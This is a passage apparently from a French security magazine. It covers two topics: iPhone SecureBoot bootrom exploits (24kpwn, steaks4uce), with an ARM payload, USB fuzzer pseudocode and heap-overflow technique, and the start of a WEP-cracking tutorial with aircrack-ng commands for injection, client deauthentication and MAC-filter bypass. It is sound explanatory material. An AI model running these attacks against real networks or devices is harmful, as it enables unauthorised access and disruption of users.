À noter aussi, une image IMG3 de taille restreinte (68 octets) est intégrée au 2ème certificat de la section CERT, composée de la façon suivante :

Section	Contenu de la section
« SMOD »	Security Domain
« PROD »	Production Mode
« CHIP »	Chip. SoC compatible. Est comparé par la SecureROM au registre matériel correspondant inscrit en ROM. Si une différence est identifiée, l'image ne sera pas exécutée.

2.6 Exclusive Chip ID

La notion d'ECID existe depuis les premières générations d'iPhone : il s'agit d'un identifiant de 64 bits unique à chaque terminal. L'information est stockée dans un registre matériel de la ROM.

Lors de la sortie de l'iPhone 3Gs, des différences sont apparues par rapport aux générations précédentes : il devient impossible de démarrer l'image DFU de l'iBSS trouvée dans le fichier IPSW à l'aide d'`irecovery`. La bootrom considère cette image invalide. Idem pour l'iBEC en mode recovery. Impossible aussi d'utiliser les logos présents dans le fichier IPSW pour les faire afficher à l'iBoot en mode recovery.

Pourtant, iTunes parvient à réaliser ces opérations !

Après différentes analyses des échanges réseau et USB opérés par iTunes lors de la restauration d'un firmware à l'iPhone 3Gs, il s'est avéré qu'iTunes demande à un serveur Apple un « blob » SHSH (sections SHSH et CERT) pour chaque image de boot du fichier IPSW. On appelle cette opération « requête TSS ». Il s'agit d'une simple requête HTTP dont la réponse est le contenu binaire du « blob ». Des images IMG3 enrichies d'une section ECID (d'où l'intérêt de la nouvelle signature) dont la valeur est identique à celle du terminal sont transférées par USB en lieu et place des images apparaissant dans le fichier IPSW.

Si l'on utilise ces images personnalisées, alors le terminal les accepte sans difficultés.

On peut en conclure plusieurs points :

- La bootrom ainsi que l'iBoot (et toutes images de démarrage) contrôlent la présence de la section ECID dans l'image à exécuter, et vérifient que son contenu est identique à la valeur présente dans la ROM du terminal.
- Apple est libre de décider de délivrer ou non une signature, pour une image, une version et un ECID donné.

Cette opération permet aujourd'hui à Apple d'empêcher le downgrade vers un firmware débridé.

En revanche, Apple n'est pas allé au bout de la manœuvre car le protocole TSS est sensible aux attaques de type « replay ». L'utilitaire TinyUmbrella permet ainsi d'enregistrer localement la réponse du serveur d'Apple à la requête TSS et simuler plus tard le comportement du serveur pour autoriser le downgrade.

2.7 Validation IMG3

C'est sur cette validation qu'est fondée la chaîne de confiance du SecureBoot : dans le cas d'un démarrage normal, par exemple, la bootrom valide l'IMG3 LLB, qui valide l'IMG3 iBoot, qui valide les IMG3 DeviceTree et kernel.

La procédure de contrôle est strictement identique pour chaque *booter* : bootrom, LLB, iBoot, iBEC, iBSS partagent le même code pour réaliser cette opération.

En voici les étapes successives :

- L'en-tête est vérifié : la cohérence mathématique de chaque longueur et offset est contrôlée. Un point d'honneur est mis à éviter tout *integer overflow*.
- Les tailles des sections SHSH et CERT sont vérifiées, toujours dans l'optique d'éviter toute tentative d'overflow.
- Le SHA1 du bloc allant de l'offset 0xC à la section SHSH est calculé, en utilisant un coprocesseur accélérant cette opération.
- Si l'image est de type « img3 », elle vient de la NOR/NAND, la signature apposée par Apple et contenue dans la section SHSH a été personnalisée lors de l'étape de mise à jour du firmware. Cette personnalisation est réalisée en chiffrant en AES la signature avec la clé UID (unique à chaque iPhone). Cela permet de ne pas pouvoir intervertir la NOR/NAND avec un autre iPhone et que l'opération fonctionne, mais cela n'a plus d'intérêt depuis l'arrivée de la section ECID. La signature est donc éventuellement déchiffrée ici avant de poursuivre.
- La chaîne de validation des certificats contenus dans la section CERT est vérifiée : chaque certificat contient une signature (SHA1 des données du certificat chiffré avec la clé privée RSA du certificat parent). Le certificat racine de la chaîne de certification réside dans l'image actuellement exécutée (le programme exécutant ce processus de validation). Apple part donc du principe que si le maillon courant n'a pas été corrompu, le certificat racine qu'il contient n'est pas corrompu. Dans le cas spécifique de la SecureROM, le certificat racine résidant en ROM, il n'est pas « altérable »
- Le certificat « feuille » de cette chaîne de certification est utilisé pour déchiffrer le SHA1 de la section SHSH.
- Le SHA1 en clair est comparé avec le SHA1 calculé de l'image.

- Les sections SMOD, PROD, CHIP, TYPE, VERS, SEPO, BORD, ECID sont vérifiées.

Si tous ces contrôles sont passés, alors les données de l'image (section DATA) sont déchiffrées et le programme est exécuté.

2.8 Un processus éprouvé

Le SecureBoot est aujourd'hui un processus éprouvé et fiable. Fonctionnellement parlant, il est inviolable, à moins bien sûr de connaître les clés privées utilisées par Apple pour signer les images.

Cela n'a pas toujours été le cas : l'exploit *Pwnage* de l'iPhone Dev Team était un simple contournement de la chaîne de confiance : la SecureROM ne vérifiait pas le LLB lors de sa lecture depuis la NOR, alors que les mécanismes de contrôle existaient, puisque appliqués en mode DFU. Apple a certainement considéré à cette époque que si la NOR est compromise, c'est que la sécurité de l'iPhone est déjà compromise.

Ce raisonnement est toutefois incomplet car une faille de ce type permet un jailbreak untethered (persistant), l'exploit étant valable pour l'ensemble d'une génération matérielle de terminaux (dans le cas de *Pwnage* : iPhone 2G, iPhone 3G et iPod 1G sont vulnérables).

Depuis qu'Apple a appliqué des contre-mesures à *Pwnage*, il n'y a d'ailleurs plus aucun exemple d'exploit détournant ces protections de SecureBoot.

Cependant, et nous allons le voir, une protection n'est jamais infaillible, car si la porte d'entrée est blindée, il est toujours possible de passer par les fenêtres : l'exécution arbitraire de code reste accessible.

3 Failles SecureROM

3.1 Logique intégrée à la bootrom

La bootrom est mappée de manière matérielle par le SoC à son démarrage depuis son adresse physique réelle (dépend du SoC, A4: 0xBF000000) vers l'adresse 0x0, PC du processeur ARM au boot.

Voici la liste des actions réalisées par le programme SecureROM :

- Définition d'un ensemble de vecteurs d'exception du processeur ARM ;
- Définition d'une pile dédiée aux vecteurs d'exception (*Exception handler stack*) ;
- Définition d'une pile principale (*Stack*) ;
- Préparation de la zone mémoire BSS :
  - -- cette section contient l'ensemble des variables globales (statiques) du programme C de la bootrom,
  - -- les 0x160 (352) premiers octets de cette section contiennent des données pré-initialisées, qui sont copiées depuis le corps de la bootrom (A4: 0xA41C),
  - -- le reste de la section est vidé (`memzero`).
- Préparation de la zone mémoire Heap :
  - -- la zone est vidée (`memzero`),
  - -- les structures essentielles à `malloc` sont préparées dans le BSS.
- Initialisation du minimum vital de périphériques nécessaires ;
- Identification du mode de démarrage en fonction des GPIO et de la configuration matérielle : NOR, NAND ou DFU.
- En mode DFU :
  - -- Initialisation du *chipset* USB,
  - -- Ajout d'un gestionnaire d'exception IRQ répondant aux paquets USB reçus. Un ensemble de messages de contrôle permettent au Host d'envoyer une image IMG3 au terminal, qui la copiera bloc par bloc vers le tampon *Loadaddr*,
  - -- Démarrage de la gestion matérielle USB,
  - -- Boucle d'attente CPU ne terminant qu'à la réception complète d'une image programme à exécuter.
- En mode NOR/NAND :
  - -- Lecture bloc à bloc de l'image IMG3 de type LLB depuis la partition de démarrage. Chaque bloc est copié un à un vers le tampon Loadaddr.
- Validation de l'authenticité de l'image IMG3 (voir paragraphe dédié 2.7) ;
- Déchiffrement de la section DATA de l'image ;
- Déplacement des données déchiffrées vers le début du tampon Loadaddr ;
- Préparation du SoC à l'exécution de l'image (arrêt de tous les périphériques, désactivation des caches, désactivation de la MMU, ...) ;
- Exécution de l'image par un simple saut ARM (BX) vers le début du tampon Loadaddr.

Apple est donc parvenu à intégrer une quantité importante de fonctionnalités dans un espace très restreint : une prouesse technique !

Nous avons maintenant synthétisé le comportement de la bootrom, mais cela est insuffisant pour comprendre comment les exploits *24kpwn* et *limera1n*, par exemple, permettent l'exécution arbitraire de code. Il est indispensable d'avoir en tête une vue de la cartographie mémoire au runtime.

3.2 Carte mémoire de la bootrom




Fig. 4 : Carte mémoire de la bootrom

La figure 4 présente les plages d'adresses utilisées par la bootrom lors de son exécution (les adresses d'I/O sont exclues).

Aucune des pages mémoires n'est protégée via des mécanismes de DEP : toutes les zones en RAM sont inscriptibles, exécutables et à adresse fixe. Cela constitue une grande différence par rapport à la sécurité mise en œuvre en userland ! Nous pouvons imaginer que ce sont les contraintes de compacité du code et de complexité minimale qui ont forcé Apple à faire l'impasse sur ces protections...

Le BSS contient un ensemble de variables globales critiques, dont par exemple :

- les descripteurs USB ;
- les registres d'adresse du coprocesseur d'accélération SHA1 ;
- les structures de gestion du *Heap* nécessaires à `malloc`.

Le Heap contient tous les buffers alloués par un appel à `malloc`. À noter :

- l'algorithme utilisé semble être (ou en tout cas est très proche) de `dlmalloc` (Doug Lea Malloc) ;
- lors d'un `malloc` ou d'un `free`, le contenu du tampon n'est pas vidé.

Il est intéressant de constater que :

- le BSS suit le tampon Loadaddr. Un dépassement d'une image hors du tampon Loadaddr lors de sa copie pourrait modifier le contenu du BSS !
- les vecteurs d'exception sur l'architecture ARM sont à l'adresse 0x0. Cela constitue une faiblesse importante, car le déréférencement d'un pointeur `NULL` peut aboutir à la modification de cette zone critique. Dans le cas de la SecureROM, la criticité est moindre car il s'agit de ROM, mais cette faiblesse a déjà abouti à des exploits iBoot tels que *usb_control_msg(0x21, 2)*.

Maintenant que nous connaissons la structure de la mémoire et les fonctions incluses dans la bootrom, il manque un dernier élément permettant de comprendre la démarche suivie par les développeurs indépendants pour identifier des vulnérabilités et les exploiter. En effet, aucun outil de *debugging* ne permet d'effectuer du pas à pas pour tracer l'exécution du programme sur un terminal de production, aucune trace n'est conservée et aucun message n'est présenté à l'utilisateur. La bootrom est totalement « muette ».

3.3 Des tests à l'aveugle

Voici les comportements connus de la bootrom :

- la bootrom démarre l'image à exécuter si celle-ci est authentifiée ;
  - -- en mode normal, et si la NOR/NAND n'est pas altérée, le LLB et l'iBoot sont chargés successivement, affichant une Pomme à l'écran,
  - -- en mode DFU, si un iBSS (personnalisé avec l'ECID du terminal !) est envoyé par USB en respectant le protocole, l'écran apparaît avec un fond blanc.
- si l'image est incorrecte, le mode DFU est démarré et le terminal apparaît comme un périphérique USB lorsqu'il est connecté à un ordinateur, décrit comme « Apple Mobile Device (DFU Mode) » ;
- en mode DFU, la bootrom doit être en mesure de répondre aux messages de contrôle USB envoyés par le Host ;
- les vecteurs d'exception relatifs à des erreurs de données ou d'instruction (*Undefined Instruction, Data Abort, Prefetch Abort*) appellent la fonction `panic`, effectuant un *soft reset* du terminal et exécutant donc à nouveau la bootrom. Une boucle infinie de redémarrage est d'ailleurs possible !

Ces données permettent d'obtenir suffisamment d'indications (connaissant le fonctionnement exact de la bootrom) sur la nature de l'incident causé par une vulnérabilité.

Nous allons maintenant étudier comment 24kpwn permet sur les 2èmes générations de terminaux de passer outre la vérification de l'authentification d'une image IMG3.

3.4 L'exploit 24kpwn (mars 2009)

24kpwn est le dernier exploit bootrom untethered rendu public. Il a été fermé par Apple en septembre 2009 dans les SecureROM « iBoot-240.5.1 » et « iBoot-359.3.2 », livrées dans des nouvelles versions de l'iPod 2G et l'iPhone 3Gs (nommées *new bootrom*). L'iPod 3G, commercialisé le 9 septembre 2009 (SecureROM iBoot-359.5), est lui aussi corrigé.

L'histoire complète de l'identification de la vulnérabilité (pod2g) à son exploitation (planetbeing, pod2g) est expliquée dans l'iPhone Wiki : **[24KPWN]**. Nous allons toutefois résumer ici la démarche technique suivie.

Par analyse statique du code de la fonction de chargement, pod2g constate que la taille du LLB chargé depuis la NOR n'est pas limitée. Comme nous l'avons vu précédemment (paragraphe 3.2), si une copie d'image déborde du tampon Loadaddr, le BSS peut être modifié ! La seule vérification opérée est que la taille doit être un multiple de 64. La taille limite de 0x24000 était pourtant contrôlée en mode DFU. Il doit certainement s'agir d'un vestige de l'ère pré-*Pwnage*, où Apple considérait que les données en NOR étaient nécessairement authentifiées.

Or, il s'avère qu'un exploit tethered venait d'être identifié sur l'iPod 2G (*arm7_go*). Un bon vecteur de modification de la NOR, d'autant plus qu'une grande quantité de commandes de debugging avait été laissées par Apple dans le shell USB de l'iBoot 2.1.1, permettant très simplement à des terminaux de développement d'écrire des images et de modifier la structure de la NOR ! Un payload (*0wnboot*) a simplement été écrit pour faire croire à l'iBoot que le terminal de production était un terminal de développement, activant les fonctions de debugging.

Un scénario de test a été défini, permettant d'affirmer que le BSS était vraisemblablement modifié, entraînant soit un mode DFU cassé (les descripteurs USB présents au début du BSS ayant été altérés par l'overflow), soit une boucle infinie de redémarrage, à cause du déclenchement de la fonction `panic`.

La Chronic Dev Team explique que la plus grande difficulté ensuite a été de stabiliser cet overflow (en écrivant des données cohérentes) et d'identifier quelle variable du BSS utiliser pour exécuter du code arbitraire, et ce « à l'aveugle », en définissant différents scénarios de tests et en croisant les données.

L'aide de planetbeing, qui connaissait parfaitement la méthode utilisée par le terminal pour calculer le SHA1 de l'image, ayant écrit un *booter* open source (openiboot, lanceur d'iphonelinux et iDroid), a été déterminante.

Ainsi, la bootrom copie 64 octets par 64 octets les données dont elle calcule le SHA1 vers un registre d'adresses pointé par une variable globale présente au début du BSS. L'idée de l'exploit coule alors de source : utiliser une image spécialement créée, produisant un overflow sur le BSS, modifiant ce registre d'adresses pour le faire pointer vers la pile de la fonction réalisant le calcul SHA1. Avec un bon réglage de l'offset (déterminé par analyse statique), la fonction `sha1_update_checksum` modifie alors sa propre pile lors de la copie des 64 premiers octets de données signées de l'image (de 0xC à 0x4C) écrasant son adresse de retour d'appel (LR).

L'exécution arbitraire de code est réussie et le « bypass » de la vérification de l'image est réalisé très simplement en intégrant un payload ARM dans l'image non authentique, dont l'objectif est de retourner dans le processus normal de la bootrom, juste après l'étape de contrôle de l'image et avant son déchiffrement. Un simple « return-to-bootrom ».

Voici une version simplifiée du payload ARM intégré dans l'image non authentique à l'offset 0x23000 et exécuté en faisant pointer le LR de la fonction `sha1_update_cheksum` vers 0x22023000 (adresse du payload une fois copié dans le tampon Loadaddr sur un iPod 2G) :

```
@ 1. Restauration de la valeur originale de l'offset 0x20 dans
l'image IMG3, qui a été modifiée à 0x22023000 pour exécuter ce
payload ( par remplacement du LR sauvegardé dans la pile de sha1_
update_checksum() )
LDR     R0, =0xXXXXXXXX
LDR     R1, =0x22000020
STR     R0, [R1]
@ 2. Restauration des différents registres sauvés en pile lors
de l'exécution de la fonction de vérification de la signature de
l'image, ayant comme finalité l'exécution de sha1_update_checksum()
et enfin ce payload lors de son retour
ADD     SP, SP, #0x38
POP     {R2-R4}
MOV     R8, R2
MOV     R10, R3
MOV     R11, R4
POP     {R4-R7}
POP     {R1}
@ 3. Return-to-bootrom
MOV     R5, #0
LDR     R1, =0x22CF
BX      R1
```

Maintenant que nous connaissons un exemple d'exploit bootrom untethered, nous allons étudier un exploit tethered, car ils sont à la mode depuis septembre 2010 ! En l'espace d'un mois, 3 exploits différents ont été annoncés publiquement : *steaks4uce*, *limera1n* et *SHAtter*. Le code exploitant les deux premiers est open source (le code source de l'outil de *jailbreak greenpois0n* est ouvert : **[GP-GIT]**. Le dernier exploit de pod2g n'a en revanche pas été rendu public, dans l'optique de le conserver pour la sortie de la prochaine version de la bootrom, certainement à l'occasion de l'iPad 2G, annoncé pour le 1er trimestre 2011.

3.5 La vulnérabilité steaks4auce (septembre 2009)

Pod2g explique que pour identifier la vulnérabilité, un *fuzzer* USB maison a été écrit. Ce programme Linux (de source fermée) reprend la même routine d'initialisation

DFU que l'outil **irecovery**, qui utilise la bibliothèque **libusb**. Ensuite, grâce à une cascade de boucles imbriquées, tous les paramètres possibles d'un message de contrôle USB allant du Host au terminal sont envoyés et les différentes réponses sont tracées.

Pour effectuer la procédure de *fuzzing*, le terminal a été placé en mode DFU (en attente d'une image IMG3 envoyée par le Host, en respectant le protocole USB standard de la bootrom) et le fuzzer est démarré.

Voici un pseudo-code permettant de réaliser le fuzzer :

```
1. Initialisation de la communication USB avec le terminal de vendor
ID 0x05AC et de product ID 0x1227
2. Fuzzing :
   Itération sur une variable i allant 0 à 255
      Itération sur une variable j allant 0 à 255
         envoi d'un message USB de contrôle à l'aide de la fonction
         libusb_control_transfer(...), en fixant les paramètres :
            - bmRequestType à la valeur de i
            - bRequest à la valeur de j
            - wValue à 0x0
            - wIndex à 0x0
            - data à l'adresse d'un buffer alloué avec une taille
              de 0x800 octets
            - wLength à 0x800
            - timeout à 100
```

Nous avons testé cette opération et nous confirmons qu'un iPod 2G redémarre (**panic**) lorsqu'il reçoit le message de contrôle de **bmRequestType** 0xA1 et de **bRequest** 0x1 !

Geohot a déclaré qu'une technique similaire est aussi à l'origine de la vulnérabilité *limera1n*.

3.6 De la vulnérabilité à l'exploit

En faisant varier **wLength** de 0x0 à 0x800 sur le message de contrôle A1-1, on se rend compte qu'il semble que le crash survient lorsque la taille dépasse 0x100. Il s'agit d'un overflow.

Pod2g fournit le code permettant d'exploiter le heap overflow dans l'article de l'iPhone Wiki **[STEAKS4AUCE]**.

On y apprend qu'un **free** du buffer suivant le tampon vulnérable est effectué par la bootrom à réception du message de contrôle USB. Il s'agit de la cause du **panic** survenu lors du fuzzing : **free** a constaté que ces structures étaient incohérentes.

L'exploit consiste tout simplement à réécrire les structures *dlmalloc* du buffer suivant le tampon vulnérable : **free** écrit alors, grâce à la technique d'exploitation « unlink », un DWORD FD arbitraire à une adresse BK tout aussi arbitraire ! En choisissant BK pour être l'adresse du LR de **free** dans la pile et FD pour être l'adresse d'un payload intégré à une image IMG3 copiée préalablement vers le tampon Loadaddr, nous avons une exécution de code arbitraire ! C'est exactement l'opération réalisée par greenpois0n pour exécuter une image iBSS non authentique sur les iPod 2G.

Pour plus d'informations au sujet de *dlmalloc* et des possibilités d'exploitation des heap overflows dans ce contexte, consultez l'article de *Phrack* n°57 « Vudo malloc tricks by MaXX » **[DLMALLOC]**.

Conclusion

Les protections mises en œuvre par Apple pour garantir l'authenticité du kernel iOS sont fortes, mais les développeurs indépendants ont rivalisé d'ingéniosité pour passer à travers les mailles du filet. Qu'il s'agisse d'exploits userland en ROP, d'exploits iBoot ou d'exploits matériels, aucune version d'iOS à ce jour n'a pu résister plus de quelques mois avant la livraison d'un jailbreak.

Il semblerait pourtant qu'une page soit en train de se tourner, car la méthodologie de correction appliquée par Apple est bonne : aucun ajout de fonctionnalité dans la chaîne de confiance, seulement des correctifs aux vulnérabilités publiques et suppression du code inutile.

Par exemple, la version 2.1.1 de l'iBoot avait un shell recovery disposant de 29 commandes, dont une grande partie liée à des opérations de manipulation de mémoire et d'I/O, inutiles à des terminaux de production. La dernière version en date, la 4.2.1, n'en inclut que 11, toutes essentielles à la mise à jour de firmware.

En continuant dans cette voie, et peut-être en appliquant quelques contre-mesures supplémentaires (DEP en bootland, ASLR en userland, et pourquoi pas un système semi-matériel bloquant le downgrade, tel que *eFUSE* dIBM), Apple détiendra certainement le système d'amorçage et de mise à jour d'OS le plus sécurisé du marché : un atout commercial gigantesque, garantie d'un business protégé pour les développeurs d'applications de l'AppStore et pour les opérateurs de téléphonie. ■

■ RÉFÉRENCES

[WIKI] The iPhone Wiki, http://theiphonewiki.com/

[XPWN-GIT] Le dépôt open source de xpwn, https://github.com/planetbeing/xpwn

[LIBRECOVERY-GIT] Le dépôt open source de libirecovery et irecovery, https://github.com/chronicdev/libirecovery

[24KPWN] Détails techniques sur 24kpwn, http://theiphonewiki.com/wiki/index.php?title=24kpwn

[GP-GIT] Le dépôt open source de greenpois0n, https://github.com/Chronic-Dev/syringe

[STEAKS4AUCE] Détails techniques sur steaks4auce, http://theiphonewiki.com/wiki/index.php?title=Steaks4uce

[DLMALLOC] *Phrack* n°57 « Vudo malloc tricks by MaXX », http://www.phrack.org/issues.html?issue=57&id=8

CASSAGE DE WEP HORS DES SENTIERS BATTUS

Cédric Blancher

mots-clés : Wi-Fi / WEP / CASSAGE DE CLÉ / CAS PRATIQUES

Casser une clé WEP est devenu un exercice classique, sinon banal. Il existe une documentation foisonnante et de nombreux tutoriaux sur la question. Cependant, rares sont ceux qui expliquent le pourquoi des opérations réalisées et comment se sortir des situations autres que le classique cas d'école. C'est ce que nous nous proposons de vous décrire ici, pour mieux comprendre comment gérer les cas moins conventionnels.

1 Le cas d'école

Le cas classique d'application de la technique de cassage de WEP est celui d'un point d'accès (AP) et d'un client sans fil associés, tous deux configurés en WEP, forcément. L'AP est configuré pour proposer une authentification de type *Open*. Comprendre par là qu'il ne nécessite pas d'authentification à proprement parler...

Le processus de *cracking* se déroule assez simplement, en plusieurs étapes successives.

Note

Les exemples fournis par l'auteur sont réalisés sous GNU/Linux au moyen de la suite logicielle Aircrack-ng [1]. Le driver utilisé est le driver madwifi-ng [2] sous Linux.

1.1 Passage de la carte en mode monitor

L'attaque nécessitant de capturer le trafic au format 802.11, il est nécessaire de passer sa carte Wi-Fi. Ceci se fait au moyen de l'outil **airmon-ng** **[3]**.

```
~# airmon-ng start wifi0
Interface Chipset Driver
wifi0 Atheros madwifi-ng
ath0 Atheros madwifi-ng VAP (parent: wifi0)
ath1 Atheros madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

1.2 Identification du réseau cible par scan de l'environnement Wi-Fi

Pour scanner l'environnement Wi-Fi, on utilise l'outil **airodump-ng** **[4]** qui, lancé sans option, permet d'écouter sur tous les canaux en séquence (*channel hopping*).

```
~# airodump-ng ath1
CH 5 ][ Elapsed:  2 s ][ 2010-11-05 19:50

BSSID              PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:14:BF:63:1E:42  48       8      8    0  11  54  WEP  WEP        MISCWEP

BSSID              STATION            PWR   Rate  Lost  Packets  Probes
00:14:BF:63:1E:42 00:12:F0:26:52:9D   62  54-54     0        4
00:14:BF:63:1E:42 00:0E:8E:0D:FD:D9   44   6-54     0       13
```

Comme seuls les réseaux protégés en WEP nous intéressent, on peut également préciser à l'outil de n'afficher que les réseaux ainsi protégés.

```
~# airodump-ng --encrypt WEP ath1
```

1.3 Capture du trafic du réseau cible

Pour capturer le trafic nécessaire au cassage de la clé WEP, on utilise encore une fois l'outil **airodump-ng**, en lui fixant un canal à écouter, un fichier de sortie, et éventuellement, le BSSID du réseau pour filtrer la capture.

```
~# airodump-ng --channel 11 --write miscwep ath1

CH 13 ][ Elapsed: 3 s ][ 2010-11-05 19:53
BSSID              PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:14:BF:63:1E:42   49  95       56      8    0  11  54  WEP  WEP        MISCWEP

BSSID              STATION            PWR   Rate  Lost  Packets  Probes
00:14:BF:63:1E:42  00:12:F0:26:52:9D   62  54-54     0        2
00:14:BF:63:1E:42  00:0E:8E:0D:FD:D9   44   6-54     0        7
```

La capture, au format PCAP, sera écrite dans un fichier nommé **miscwep-01.cap**. Pour filtrer le trafic au seul réseau visé, on utilisera l'option **--bssid**. C'est une option pouvant se révéler utile quand plusieurs points d'accès actifs cohabitent sur le même canal.

```
~# airodump-ng --channel 11 --bssid 00:14:BF:63:1E:42 --write miscwep ath1
```

On laissera tourner cette capture jusqu'à la fin de l'attaque.

1.4 Authentification d'une adresse MAC factice

Pour pouvoir injecter du trafic en provenance d'une adresse MAC factice, il est d'abord nécessaire d'associer cette dernière au point d'accès. Pour ce faire, on utilise l'outil **aireplay-ng** **[5]**. Ce dernier est un peu le couteau suisse de l'attaque WEP, implémentant la plupart des attaques contre ce type de protection.

```
~# aireplay-ng --fakeauth 0 -a 00:14:BF:63:1E:42 -e MISCWEP -h
   00:11:22:33:44:55 ath1
20:06:16 Waiting for beacon frame (BSSID: 00:14:BF:63:1E:42) on channel 11

20:06:16  Sending Authentication Request (Open System)
20:06:16  Authentication successful
20:06:16  Sending Association Request
20:06:16  Association successful :-) (AID: 1)
```

En cas de fort trafic parasite en provenance d'autres réseaux, on peut toujours passer une option de filtrage à **aireplay-ng** via l'option **-b**.

```
~# aireplay-ng --fakeauth 0 -a 00:14:BF:63:1E:42 -b
   00:14:BF:63:1E:42 -e MISCWEP -h 00:11:22:33:44:55 ath1
```

1.5 Préparation de l'injection ARP

L'étape essentielle de l'attaque consiste à rejouer du trafic ARP capturé sur le réseau cible de manière à générer du trafic. Là encore, on utilisera l'outil **aireplay-ng** qui se chargera de l'identification de trames susceptibles d'être des requêtes ARP, de les capturer et les rejouer sur le réseau cible.

```
~# aireplay-ng --arpreplay -b 00:14:BF:63:1E:42 -h 00:11:22:33:44:55 ath1
20:12:26 Waiting for beacon frame (BSSID: 00:14:BF:63:1E:42) on channel 11
Saving ARP requests in replay_arp-1105-201226.cap
You should also start airodump-ng to capture replies.
Read 474 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

À l'instar de la capture, ce processus de rejeu devra tourner jusqu'à la fin de l'attaque.

1.6 Désauthentification d'un client légitime

Pour que l'étape précédente fonctionne, il faut qu'au moins une requête ARP soit émise par le réseau cible pour qu'elle puisse être rejouée. L'émission de cette requête peut être déclenchée par la désauthentification des clients légitimes du réseau cible, laquelle aura pour effet de vider leur cache ARP. Une fois revenus sur le réseau, ils émettront à nouveau des requêtes ARP.

```
~# aireplay-ng --deauth 0 -a 00:14:BF:63:1E:42 ath1
20:20:04 Waiting for beacon frame (BSSID: 00:14:BF:63:1E:42) on channel 1
NB: this attack is more effective when targeting a connected
wireless client (-c <client's mac>).
20:20:04  Sending DeAuth to broadcast -- BSSID: [00:14:BF:63:1E:42]
20:20:05  Sending DeAuth to broadcast -- BSSID: [00:14:BF:63:1E:42]
20:20:05  Sending DeAuth to broadcast -- BSSID: [00:14:BF:63:1E:42]
20:20:06  Sending DeAuth to broadcast -- BSSID: [00:14:BF:63:1E:42]
```

Comme la sortie de l'outil le suggère, il est souvent plus efficace, et plus discret, de cible un client spécifique.

```
~# aireplay-ng --deauth 0 -a 00:14:BF:63:1E:42 -c 00:0E:8E:0D:FD:D9 ath1
20:22:57 Waiting for beacon frame (BSSID: 00:14:BF:63:1E:42) on channel 1
20:22:57 Sending 64 directed DeAuth. STMAC: [00:0E:8E:0D:FD:D9] [0|0 ACKs]
20:22:58 Sending 64 directed DeAuth. STMAC: [00:0E:8E:0D:FD:D9] [0|0 ACKs]
20:22:58 Sending 64 directed DeAuth. STMAC: [00:0E:8E:0D:FD:D9] [0|0 ACKs]
20:22:59 Sending 64 directed DeAuth. STMAC: [00:0E:8E:0D:FD:D9] [0|0 ACKs]
```

Au bout de quelques envois, on arrête l'émission des trames de désauthentification pour laisser les clients se réassocier et émettre leur trafic ARP. On doit alors voir le processus d'injection ARP détecter des requêtes et commencer l'injection de trames. Au même moment, on constate que le compteur de trames de données capturées par **airodump-ng** augmente très rapidement.

1.7 Cassage de la clé WEP

La dernière étape consiste à lancer le processus de cassage de clé sur la capture générée par **airodump-ng**. Ceci se fait au moyen de l'outil **aircrack-ng** **[6]**.

```
~# aircrack-ng miscwep-01.cap
```

Le processus tournera jusqu'à ce que la capture ait atteint la taille critique permettant à l'attaque de donner des résultats significatifs, c'est-à-dire environ 50000 trames de données. C'est alors que devrait tomber la clé...

2 Les variations sur la configuration du point d'accès

Malheureusement, dans la nature, on ne croise pas que des réseaux configurés de manière à ce que ce scénario idéal se déroule sans heurt. Loin de là. Il est donc nécessaire d'adapter sa stratégie en fonction de la situation rencontrée.

2.1 Le SSID du réseau cible est masqué

Il peut arriver qu'on soit capable d'identifier le réseau cible sans pour autant découvrir son SSID lorsque celui-ci est masqué (*SSID cloaking*). Dans ce cas, **airodump-ng** vous affichera **<length: 0>** comme valeur de SSID. Or, nous avons besoin de cette donnée pour réaliser l'étape 4, à savoir l'authentification d'une adresse MAC factice qui servira de source à nos injections de trafic.

On peut contourner ce problème de deux manières. La première consiste à ignorer complètement le SSID qui n'est nécessaire qu'à cette étape et ne pas en tenir compte. On utilisera alors l'adresse MAC d'un client légitime associé au moment de l'attaque comme source de nos trames. Dans le cas présent, on pourrait utiliser l'une des deux adresses visibles, **00:12:F0:26:52:9D** ou **00:0E:8E:0D:FD:D9**, qu'on passera alors à l'option **-h** (en lieu et place de **00:11:22:33:44:55** dans les exemples précédents).

La seconde méthode, souvent plus satisfaisante pour la curiosité, consiste à désauthentifier un client légitime associé au réseau afin de l'amener à se réassocier. Se faisant, il transmettra le SSID du réseau en clair dans sa requête. Vous pourrez alors le voir s'afficher dans la sortie de **airodump-ng** en lieu et place du fâcheux **<length: 0>**. Cette attaque sera donc à réaliser entre les étapes 3 et 4 précédemment décrites.

2.2 Le réseau cible utilise le filtrage d'adresses MAC

Une fonctionnalité de sécurité très populaire sur les points d'accès est le filtrage d'adresse MAC. Il s'agit d'une liste blanche que l'utilisateur peuple d'adresses autorisées à s'associer au point d'accès. Certaines *box* d'opérateurs implémentent ce mécanisme de manière détournée en nécessitant de la part de l'utilisateur une action physique pour l'ajout d'un nouvelle adresse à la liste.

Comme précédemment, on peut passer outre cette restriction en utilisant l'adresse d'un client légitime associé au moment de l'attaque. Mais plus généralement, toute adresse MAC dont on aura constaté qu'elle parvient à s'associer à l'AP cible pourra être utilisée à la place de **00:11:22:33:44:55** dans les exemples précédents.

2.3 Le réseau cible nécessite une authentification

